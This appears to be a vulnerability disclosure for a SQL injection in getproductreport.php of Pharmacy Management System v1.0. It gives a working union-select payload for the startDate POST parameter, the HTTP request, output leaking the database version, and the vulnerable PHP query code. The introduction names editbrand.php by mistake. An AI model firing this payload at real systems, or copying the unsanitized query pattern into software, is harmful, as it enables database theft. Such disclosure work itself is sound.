
Pharmacy Management System v1.0 SQL Injection in getproductreport.php

Introduction

There is a SQL Injection in editbrand.php in Pharmacy Management System v1.0.

I put all the php files to the web root path, so I use /getproductreport.php, or it can also be placed at /dawapharma/dawapharma/getproductreport.php etc.

POC


PHARMA AGENCY SOFTWARE
HOME
Dashboard
Manufacturer
Categories
Medicine
Elements Console Recorder Performance insights Sources Network Performance Memory Application Security Lighthouse HackBar
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING
ADD HEADER

Medicine Name	Manufacturer Name	quantity	MRP	expdate	added_date
Cipla Inhaler	1	50	40	2022-02-28	2022-02-28
Abevia 200 SR Tablet	2	30	200	2022-02-16	2022-02-28
Arpizol 20 Tablet	3	70	300	2022-03-13	2022-02-28
DOLO 650mg	4	500	30	2022-05-31	2022-04-15
2	4	6	8	0	10.3.34-MariaDB-0+deb10ul
Total Amount			578		

Copyright © 2022 Project Develop by Mayuri K

URL
http:[redacted]9/getproductreport.php

Enable POST

enctype
application/x-www-form-urlencoded

Body
startDate=1' union select 1,2,3,4,5,6,7,8,9,0,version(),12,13;--+

the "10.3.34-MariaDB-0+deb10ul" is the database version I use, so it is a SQL injection that can echo the content.


POC:

```
POST /getproductreport.php HTTP/1.1
...

startDate=1' union select 1,2,3,4,5,6,7,8,9,0,version(),12,13;--+
```

Vulnerability Analysis

in the php file, the logic as follows:



```php
<?php include('./constant/layout/head.php');?>
<?php include('./constant/layout/header.php');?>

<?php include('./constant/layout/sidebar.php');?>
<!--  Author Name: Mayuri K.
 for any PHP, Codeignitor, Laravel OR Python work contact me at mayuri.infospace@gmail.com
 Visit website : www.mayurik.com -->
<?php include('../constant/connect.php');?>
<?php

require_once 'php_action/core.php';

if($_POST) {

    $startDate = $_POST['startDate'];
//echo $startDate;exit;
    //$date = DateTime::createFromFormat('m/d/Y',$startDate);

    //$start_date = $date->format("m/d/Y");

//echo $date;exit;

    $endDate = $_POST['endDate'];
    //$format = DateTime::createFromFormat('m/d/Y',$endDate);
    //$end_date = $format->format("Y-m-d");
$date=date('Y-m-d');
    $sql = "SELECT * FROM product WHERE added_date>= '$startDate' AND added_date<= '$endDate' and expdate<'".$date."' AND status = 1";
    //echo $sql;exit;
    $query = $connect->query($sql);
```

the wabpage use the startDate parameter as part of sql statement directly.

60b3871e96de.png&title=Pharmacy%20Management%20System%20v1.0%20SQL%20Injection%20in%20getproductr